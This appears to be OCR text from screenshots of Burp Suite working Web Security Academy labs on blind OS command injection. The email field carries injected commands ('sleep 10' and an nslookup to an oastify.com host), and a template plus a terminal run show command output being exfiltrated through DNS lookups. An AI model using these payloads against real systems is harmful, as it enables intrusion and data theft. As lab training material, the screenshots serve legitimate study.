
Pretty Raw Hex \n

```
 9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0ad9005b030d6eb2c0165eda004700ae.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0ad9005b030d6eb2c0165eda004700ae.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20 csrf=gO23AHYNoIeqIB9cw9WoOnPMZOKrAfkQ&name=test&email=
   test%40test.com;sleep+10;&subject=test&message=asdasdasdas
```

Search... 0 matches

Response

INSPECTOR


Burp Suite Professional v2022.6.1 - Temporary Project - licensed to Z IT Security LTD [single user license]
Burp Collaborator client
Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.
Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 60 seconds
Poll now
Time Type Payload Comment
Close
Web Security Academy
Blind OS co
data exfiltra
Submit solutio
Submit feedback
Name:
test
Email:
test@test.com
Subject:
test
Message:
asdasdasd
Submit feedback
Send
Reques
Respon
Pretty

Send Cancel < > Target: https://0ab500ba0490c37fc0085a84009d00e6.w

Request

Pretty Raw Hex \n

```
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.53 Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0ab500ba0490c37fc0085a84009d00e6.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ab500ba0490c37fc0085a84009d00e6.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20 csrf=H6g7t7k8h01FYdqly68KTt8DMyLMkh6F&name=test&email=
  test%40test.com||nslookup+hrcasy2akklcmub6yi0oxx2wcnie63.oastify.com||&subject=test&message=
```

Search... 0 matc

Response

Pretty Raw Hex Render \n

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to ZIT Security LTD [single user license]

Lab: Blind OS command injec...

https://0ab500ba0490c37fc00

Web Security Academy

Blind OS co
data exfiltra

Submit solutio

Submit feedback

Name:

test

Email:

test@test.com

Subject:

test

Message:

asdasdasd

Submit feedback

Dashboard

Send

Reques

Pretty

```
7 User-
  Chro
8 Sec-
9 Conte
10 Accep
11 Orig
12 Sec-
13 Sec-
14 Sec-
15 Refe
16 Accep
17 Accep
18 Conne
19
20 csrf=
  test
```

Respon

Pretty

```
1 HTTP/
2 Conte
3 Conne
4 Conte
5
6 {
  }
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 | Copy to clipboard | Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds | Poll now

#	Time	Type	Payload	Comment
5	2022-Jul-04 17:43:49 UTC	DNS	hrcasy2akklcmub6yi0oxx2wcnie63	
6	2022-Jul-04 17:43:49 UTC	DNS	hrcasy2akklcmub6yi0oxx2wcnie63	

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **hrcasy2akklcmub6yi0oxx2wcnie63.oastify.com**.

The lookup was received from IP address 3.251.95.137 at 2022-Jul-04 17:43:49 UTC.

TP/1

2

0

5

1

17

3

```
nslookup `COMMAND`.myserver.com
```

```
nslookup COMMAND_RESULT.myserver.com
```

```
z00z@NULL ~ % nslookup `uname`.skgll9vldvenf54hrttzq8v75ybrzg.oastify.com
Server:         89.101.160.4
Address:        89.101.160.4#53

Non-authoritative answer:
Darwin.skgll9vldvenf54hrttzq8v75ybrzg.oastify.com       canonical name = Publi
cInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com.
Name:   PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com
Address: 54.77.139.23
Name:   PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com
Address: 3.248.33.252

z00z@NULL ~ %
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to gener... 1 | Copy to clipboard | Include Collaborator server locatior

Poll Collaborator interactions

Poll every 60 seconds | Poll now

#	Time	Type	Payload
10	2022-Jul-04 17:57:40 UTC	DNS	skgll9vldvenf54hrttzq8v75ybrzg

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **Darwin.skgll9vldvenf54hrttzq8v75ybrzg.oastify.com**.

The lookup was received from IP address 89.101.251.70 at 2022-Jul-04 17:57:40 UTC.